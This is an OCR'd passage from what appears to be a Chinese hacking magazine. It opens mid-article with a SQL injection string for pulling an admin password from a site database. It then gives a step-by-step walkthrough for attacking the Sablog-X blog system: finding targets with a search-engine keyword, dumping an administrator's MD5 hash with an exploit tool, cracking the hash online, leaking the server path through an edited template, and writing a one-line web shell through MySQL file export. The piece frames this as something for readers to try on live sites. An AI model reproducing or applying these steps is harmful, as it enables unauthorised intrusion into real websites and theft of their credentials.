anclassid="&request("anclassid")&" "
```

可以很清楚的看到，系统是直接得到文本框后的数据就直接查询了数据库了，而没有进行任何的检测，所以这里输入类似于%' and (select top 1 asc(mid 表名,1,1)) from 用户名=ASICC值 and '%这样的代码来达到查询数据库中管理员密码的目的。

如果是没有在注册会员的情况下，系统的安全性还是比较好的，只出现了后面两个鸡肋级的漏洞，其它的地方都过滤的比较干净，但却疏忽了注册成会员后系统所面临的安全问题，所以才出现了严重的注入和跨站漏洞。

安全天使不安全
——Sablog-X漏洞利用

zJ1244 小葵（曾佳）

Sablog-X是一个采用PHP和MySQL构建的博客系统，它的作者4ngel早期也曾是黑客X档案的作者，曾经写过很多优秀的稿件，是研究漏洞的高手。因此4ngel推出SaBlog后安全界人士少有敢挖掘它程序漏洞的，不过最近4ngel似乎生活得比较滋润，研究漏洞的时间也少了，有朋友在他的Blog里通知存在漏洞他都没有测试成功（估计是因为该缺陷只在PHP5环境下可利用，怀疑他是用PHP4测试的）。

漏洞的原理和第10期黑客X档案上介绍的那个Discuz!论坛漏洞基本上一样，本文中提到的漏洞发生在post.php文件的第379行左右，有兴趣的朋友可以参考一下本期研究院关于该漏洞原理的阐述。对于菜鸟而言，我们只关心漏洞的具体利用过程。

一、漏洞简介

该漏洞存在于SaBlog的所有版本中。漏洞的利用条件有两点：

1．数据库的默认表名前缀必须是默认的sablog，它不像Discuz!那样可以利用出错爆出来，所以如果不是默认的前缀会导致利用失败（如果大家有什么好方法可以获得表前缀可以联系我）。

2．这个漏洞不再受Web服务程序的影响（不管是IIS还是apache都可以），但PHP的版本必须是5.0以上，不然也会失败。




图1

二、漏洞利用

使用baidu等搜索引擎搜索关键字“Powered by SaBlog-X”就可以找到许多目标，如图1。

我们以http://sizuka.**.la/为例，看看发贴人的地方，找到用户名，比如sizuka，如图2。打开漏洞利用工具，把sablog的地址写到“目标主机”处（这里是http://sizuka.**.la/），然




图2




图3

后在“指定用户名”里填写blog的管理员，我们填入sizuka，单击“发送”按钮，很快便得到了他的MD5密码散列了，如图3。

然后我们就可以去http://www.cmd5.com/在线查询这个MD5密码了。人品比较好的话，就可以把密码查出来，如图4。




图4

接下来我们就要获得webshell了，先输入http://sizuka.**.la/admin/admincp.php进入后台，然后来到“模版管理”，如图5。随便选择一个进行编辑，我选择的是rss，把模版内容里开头的print改为任意字符，比如zzzz，然后保存提交，如图6。



图5




图6

此时，我们点击blog首页的rss，发现什么了？物理路径出来了，如图7（为安全起见，隐去了真实的地址），假设暴出来的路径是d:\www\sablog\templates\default\rss.htm，那我们就可以利用mysql的导出功能来获得webshell了。在工具的下拉框中选择“保存文件”，“保存内容”当然就写一句话木马了，“保存路径”就写d:\\www\\sablog\\templates\\default\\test.php，然后单击发送，如图8。

我们使用客户端尝试访问这个文件，成功的得到了Webshell，如图9。

接下来的事情不用我说了吧，大家各显神通吧！




图7

